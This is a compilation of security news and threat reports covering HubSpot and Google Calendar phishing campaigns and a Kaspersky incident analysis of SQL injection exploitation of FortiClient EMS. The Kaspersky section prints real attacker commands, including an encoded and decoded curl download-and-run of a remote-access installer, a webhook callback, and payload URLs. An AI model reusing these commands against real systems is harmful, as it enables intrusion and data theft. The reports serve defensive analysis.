


*Phishing page targeting Outlook accounts*

*Source: Unit 42*

Web pages mimicking DocuSign's document management system, French notary offices, and organization-specific login portals were also used in the attacks.

Victims were directed to those pages by DocuSign-branded phishing messages containing links to HubSpot, either on an attached PDF or embedded HTML.




*Phishing email sample*

*Source: Unit 42*

As the emails contain links to a legitimate service (HubSpot), they are not typically flagged by email security tools, so they're more likely to reach target inboxes.

However, the phishing emails associated with this campaign failed Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), and Domain-based Message Authentication, Reporting, and Conformance (DMARC) checks.





Overview of the attack

Source: Unit 42

## Post-compromise activity

In cases of successful attacks seen by the researchers, the threat actors used VPNs to make it appear as if they were based on the country of the victimized organization.

"When IT regained control of the account, the attacker immediately initiated a password reset, attempting to regain control," describe the Unit 42 researchers.

"This created a tug-of-war scenario in which both parties struggled for control over the account."

Unit 42 also identified a novel Autonomous System Number (ASN) used in the campaign, which can be used for threat identification along with specific, unusual user-agent strings.

Although most of the servers that acted as the backbone of the phishing campaign have long gone offline, the activity is yet another example of legitimate service abuse, as threat actors constantly explore new avenues to bypass security tools.

Source: <https://www.bleepingcomputer.com/news/security/hubspot-phishing-targets-20-000-microsoft-azure-accounts/>

## 13. Ongoing phishing attack abuses Google Calendar to bypass spam filters


An ongoing phishing scam is abusing Google Calendar invites and Google Drawings pages to steal credentials while bypassing spam filters.

According to Check Point, which has been monitoring the phishing attack, the threat actors have targeted 300 brands with over 4,000 emails sent in four weeks.

Check Point told BleepingComputer that the attacks targeted a broad range of companies, including educational institutions, healthcare services, building companies, and banks.

The attack starts with the threat actors using Google Calendar to send meeting invites that look pretty innocuous, especially if you recognize some of the other guests.

Embedded in these invites, as shown below, is a link that leads to Google Forms or Google Drawings that prompt the user to click another link, typically disguised as a reCaptcha or support button.




*Example Google Calendar invite phishing email*

*Source: Check Point*

Email Researchers at Check Point told BleepingComputer that by utilizing the Google Calendar services to initiate the phishing invites, they bypass spam filters as they are coming from a legitimate Google service.

"The attackers utilized Google Calendar services, making the headers appear completely legitimate and indistinguishable from invitations sent by any typical Google Calendar user," Check Point told BleepingComputer.

The researchers shared an image of the email headers, showing they passed DKIM, SPF, and DMARC email security checks, allowing the phishing invite to land in the targets' inboxes.




*Mail headers sent in Google Calendar spam*

*Source: Check Point*

To double the number of phishing emails sent to the target, the threat actors can also cancel the Google Calendar event and include a message that will be sent to attendees.



This message can also include a link, such as a Google Drawings link, to further drive targets to phishing pages.



*Using Google Drawings as part of Google Calendar phishing*

*Source: Check Point*

Google Calendar phishing is not new, with Google previously rolling out protections allowing users to block these types of invites more easily.

However, if a Google Workspace administrator does not enable these protections, you will continue to have invites automatically added to your calendars.

Check Point recommends that users be wary of all meeting invites received, and if they prompt you to click on a link, ignore them unless you trust or confirm the sender.

Source: <https://www.bleepingcomputer.com/news/security/ongoing-phishing-attack-abuses-google-calendar-to-bypass-spam-filters/>


## 14. Attackers exploiting a patched FortiClient EMS vulnerability in the wild

### Introduction

During a recent incident response, Kaspersky's GERT team identified a set of TTPs and indicators linked to an attacker that infiltrated a company's networks by targeting a Fortinet vulnerability for which a patch was already available.

This vulnerability is an improper filtering of SQL command input making the system susceptible to an SQL injection. It specifically affects Fortinet FortiClient EMS versions 7.0.1 to 7.0.10 and 7.2.0 to 7.2.2. When successfully exploited, this vulnerability allows attackers to execute unauthorized code or commands by sending specially crafted data packets.

The affected system was a Windows server exposed to the internet, with only two ports open. The targeted company employs this technology to allow employees to download specific policies to their corporate devices, granting them secure access to the Fortinet VPN.



*Open ports exposed to the Internet*

## Identification and containment

In October 2024, telemetry alerts from our MDR technology revealed attempts by an internal IP address to access registry hives via an admin account on a customer's Windows server. The IP address where the requests originated was part of the customer's network but it was not covered by the MDR solution according to the customer's assessment. These attempts also targeted administrative shares, including the following.

- \\192.168.X.X\C\$\Users;
- \\192.168.X.X\C\$;
- \\192.168.X.X\IPC\$\srvsvc;
- \\192.168.X.X\IPC\$\svcctl;
- \\192.168.X.X\IPC\$\winreg;
- \\192.168.X.X\ADMIN\$\SYSTEM32\WqgLtykM.tmp;
- \\192.168.X.X\C\$\Windows\System32\Microsoft\Protect\DPAPI Master Keys;
- \\192.168.X.X\C\$\Windows\System32\Microsoft\Protect\User Keys;
- \\192.168.X.X\C\$\Windows\System32\Microsoft\Protect\Protected Credentials.

Locally, on the machine with the compromised IP address, several attempts were made to dump the HKLM\SAM and HKLM\SECURITY registry hives via the Remote Registry service.

### Identification and containment

In October 2024, telemetry alerts from our MDR technology revealed attempts by an internal IP address to access registry hives via an admin account on a customer's Windows server. The IP address where the requests originated was part of the customer's network but it was not covered by the MDR solution according to the customer's assessment. These attempts also targeted administrative shares, including the following.

\\192.168.X.X\C\$\Users;

\\192.168.X.X\C\$;

\\192.168.X.X\IPC\$\srvsvc;

\\192.168.X.X\IPC\$\svcctl;

\\192.168.X.X\IPC\$\winreg;

\\192.168.X.X\ADMIN\$\SYSTEM32\WqgLtykM.tmp;

\\192.168.X.X\C\$\Windows\System32\Microsoft\Protect\DPAPI Master Keys;

\\192.168.X.X\C\$\Windows\System32\Microsoft\Protect\User Keys;

\\192.168.X.X \C\$\Windows\System32\Microsoft\Protect\Protected Credentials.

Locally, on the machine with the compromised IP address, several attempts were made to dump the HKLM\SAM and HKLM\SECURITY registry hives via the Remote Registry service.

```
C:\Windows\system32\svchost.exe -k localService -p -s RemoteRegistry
```

Evidence also confirmed multiple failed login attempts reported by Kaspersky MDR, which originated from the same internal IP address on multiple hosts that used an administrator account.

## Analysis and initial vector

By collecting the evidence of the remote activities mentioned above from the source server, we confirmed that this server was exposed to the internet, with two open ports associated with FortiClient EMS. Filesystem artifacts confirmed the execution of remote monitoring and management (RMM) tools, such as ScreenConnect and AnyDesk. Given the use of the FortiClient EMS technology, it was confirmed that the installed version (7.01) was vulnerable to CVE-2023-48788, so it was necessary to get additional evidence from system logs to explore possible exploitation artifacts. Below are two key paths where the logs can be found.

- FortiClient Log – C:\Program Files\Fortinet\FortiClientEMS\logs\\*
  - Relevant files:
    - ems.log: This is the main log for FortiClient EMS. It can point to unusual behavior, database errors, unauthorized access or injection attempts.
    - sql\_trace.log or similar logs: If this file is present, it may contain detailed information about SQL queries that have been run. This log can be reviewed for unexpected or malformed queries, which could indicate an attempt at SQL injection.
- MS SQL – C:\Program Files\Microsoft SQL Server\MSSQL14.FCEMS\MSSQL\Log\\*
  - These logs are associated with MS SQL Server as used by FortiClient EMS.

We were able to discover the evidence of an SQL injection that the attacker had successfully performed in one of the ERRORLOG files at the second path, C:\Program Files\Microsoft SQL Server\MSSQL14.FCEMS\MSSQL\Log\ERRORLOG.X.

```
2024-10-09 13:16:28.68 Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
2024-10-09 13:16:28.71 Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
```

*Evidence of the CVE-2023-48788 exploitation*

By reviewing Kaspersky telemetry data associated with the same verdict, GERT experts were able to identify the commands executed by the attackers using a set of instructions contained in a Base64-encoded URL that matched the activities identified in the analyzed system.

```
Filename c:\program files\microsoft sql
server\mssql14.fcems\mssql\binn\sqlservr.exe
CreateProcess ("C:\Windows\system32\cmd.exe", "C:\Windows\system32\cmd.exe" /c POWERSHELL.EXE -
COMMAND ""ADD-TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C
([SYSTEM.WEB.HTTPUTILITY]::URLDECODE('""%63%75%72%6C%20%2D%6F%20%43%3A%5C%75%70%64%61%74%65
%2E%65%78%65%20%22%68%74%74%70%73%3A%2F%69%6E%66%69%6E%69%74%79%2E%73%63%72%65%65%6
E%63%6F%6E%6E%65%63%74%2E%63%6F%6D%2F%42%69%6E%2F%53%63%72%65%65%6E%43%6F%6E%6E%65%63
%74%2E%43%6C%69%65%6E%74%53%65%74%75%70%2E%65%78%65%3F%65%3D%41%63%63%65%73%73%26%79%3
D%47%75%65%73%74%22%20%26%20%73%74%61%72%74%20%2F%42%20%43%3A%5C%75%70%64%61%74%65%2E%
65%78%65""'))""
```

The decoded code is as follows.

```
curl -o C:\update.exe
"https://infinity.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access
&y=Guest" & start /B C:\update.exe
```

The attackers took advantage of the curl command to download an installer for the ScreenConnect remote access application. We also observed the use of the Windows native binary certutil for the same purpose. The installer would be stored as update.exe in the root of the C: drive, which would then be executed in the background. Judging by the y=Guest parameter in the URL query, the attackers seemingly relied on a ScreenConnect trial license.

We found that after the initial installation, the attackers began to upload additional payloads to the compromised system, to begin discovery and lateral movement activities, such as enumerating network resources, trying to obtain credentials, perform defense evasion techniques and generating a further type of persistence via the AnyDesk remote control tool. The payloads we discovered are provided in the table below.

#### Network Enumeration:

- netscan.exe;
- net;
- net/dat.txt;
- net/lib smb2.dll;
- net/libsmi2.dll;
- net/netscan.exe;
- net/netscanold.xml;
- net/unins000.dat;
- net/unins000.exe.

#### Credential Theft:

- **webbrowserpassview.exe**: a password recovery tool that reveals passwords stored in Internet Explorer (version 4.0 – 11.0), Mozilla Firefox (all versions), Google Chrome, Safari and Opera.
- **netpass64.exe**: a password recovery tool.
- **mimikatz.exe**

#### Defense Evasion:

The attackers leveraged the tool **HRSword.exe** (Huorong Internet Security) to perform defense evasion techniques.

#### Remote Control:

- **AnyDesk**: this tool allows to access and control devices remotely.

After confirming the exploitation success, we managed to collect additional evidence. By analyzing AnyDesk logs, we managed to get an IP address used in the intrusion.

2024-10-09 21:30:09.448	9192 34988 27	anynet.any_socket	Logged in from 45.141.84.45:62341	on relay a2!
2024-10-10 08:53:05.617	9192 34988 38	anynet.any_socket	Logged in from 45.141.84.45:52598	on relay a2!
2024-10-10 14:03:59.898	9192 34988 49	anynet.any_socket	Logged in from 45.141.84.45:52598	on relay a2!

C:\ProgramData\AnyDesk\ad\_svc.trace — AnyDesk connections

According to cyberthreat intelligence resources, this IP address belongs to the Russian region and has been flagged as part of a network linked to a malicious campaign that abused Cobalt Strike.

## Analysis of telemetry data for similar threat-related cases


Our telemetry data revealed that threat actors have been targeting various companies and consistently altering ScreenConnect subdomains, seemingly changing them regardless of the specific target.

Timestamp	Download URL
28.07.2024	hxxps://sipaco2.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
28.07.2024	hxxps://trembly.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
22.08.2024	hxxps://cormich.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
30.08.2024	hxxps://myleka.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
16.09.2024	hxxps://petit.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
22.09.2024	hxxps://lindeman.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
25.09.2024	hxxps://sorina.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
29.09.2024	hxxps://kle.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
06.10.2024	hxxps://infinity.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
15.10.2024	hxxps://solarnyx2410150445.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
11.11.2024	hxxps://allwebemails1.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
17.11.2024	hxxps://web-r6hl0n.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest

In addition to the above behavior, GERT experts spotted attempts to download and execute various payloads from additional unclassified external resources that had been used in other exploitation incidents. This strongly indicates that other attackers have been abusing the same vulnerability with a different second-stage payload aimed at multiple targets.

Timestamp	Download URL
14.04.2024	hxxp://185.196.9.31:8080/bd7OZy3uMQL-Yabi8FHeRw
16.05.2024	HXXP://148.251.53.222:14443/SETUP.MSI
18.05.2024	hxxps://webhook.site/7ece827e-d440-46fd-9b22-cc9a01db03c8
03.06.2024	hxxps://webhook.site/d0f4440c-927c-460a-a543-50d4fc87c8a4
24.07.2024	185.216.70.170:1337
24.07.2024	HXXP://185.216.70.170/OO.BAT
24.07.2024	HXXP://185.216.70.170/HELLO
24.07.2024	HXXP://185.216.70.170/A
24.07.2024	hxxp://185.216.70.170
24.07.2024	hxxp://185.216.70.170/oo.bat
24.07.2024	hxxp://185.216.70.170/hello
24.07.2024	hxxp://185.216.70.170/sos.txt
24.07.2024	hxxp://185.216.70.170/72.bat
17.08.2024	hxxp://206.206.77.33:8080/xeY_J7tYzjajqYj4MbtB0w
26.09.2024	qvm laztyjogwgkikmknv2ch3t5yhb6vw4.oast.fun
27.09.2024	hxxp://5.61.59.201:8080/FINOfGPKOL4qc_gYuWeEYQ %TEMP%\gFLQPbNLYYYh.exe
28.09.2024	hxxp://5.61.59.201:8080/7k9XBvjahnQK09abSc8SpA %TEMP%\FaLnkAQGOe.exe
28.09.2024	hxxp://5.61.59.201:8080/7k9XBvjahnQK09abSc8SpA %TEMP%\QgCNsJRB.exe
02.10.2024	hxxps://www.lidahtoto2.com/assets/im.ps1
19.11.2024	hxxp://87.120.125.55:8080/BW_qY1OFZrV7iNiY_nOTFQ %TEMP%\EdgouRkWzLsK.exe

As for the regions and countries impacted by attempts to exploit this vulnerability with other payloads, we can confirm that this threat does not target specific locations, although we've observed a minor bias towards South America (5 out of 15 attacks).



### An ever-evolving “approach” to abusing the vulnerability in similar incidents

While further tracking this threat on October 23, 2024, GERT analysts detected active attempts to exploit CVE-2023-48788 in the wild by executing a similar command. At that point, the activity involved a free service provided by the webhook.site domain.

```

1 "C:\Windows\system32\cmd.exe" /c POWERSHELL.EXE -COMMAND ""ADD-
2 TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C
3 ([SYSTEM.WEB.HTTPUTILITY]::URLDECODE("%70%6f%77%65%72%73%68%65%6
4 c%6c%20%2d%63%20%22%69%77%72%20%2d%55%72%69%20%68%74%74%70%73%3d%2
5 f%2f%77%65%62%68%6f%6f%6b%2e%73%69%74%65%2f%32%37%38%66%58%58%58%5
6 8%2d%63%61%33%62%2d[REDACTED]%2d%39%36%65%34%2d%58%58%58%58%34%35%
7 61%61%36%38%30%39%20%2d%4d%65%74%68%6f%64%20%50%6f%73%74%20%2d%42%
8 6f%64%79%20%27%74%65%73%74%27%20%3e%20%24%6e%75%6c%6c%22"""))""
  
```


When decoded, it turned out to be a command chain with a final PS1 command in it.

```

1 cmd.exe -> POWERSHELL.EXE -> CMD.exe -> powershell -c "iwr -Uri
2 https://webhook.site/278fXXXX-ca3b-[REDACTED]-96e4-XXXX45aa6809 -Method Post -Body
3 'test' > $null"
  
```

According to information from webhook.site, the service “generates free, unique URLs and email addresses and lets you see everything that’s sent there instantly”. The uniqueness is guaranteed by a generated token included in the URL, email address or DNS domain. Users can enable the service for free or include additional services and features for a fee.







Webhook.site website

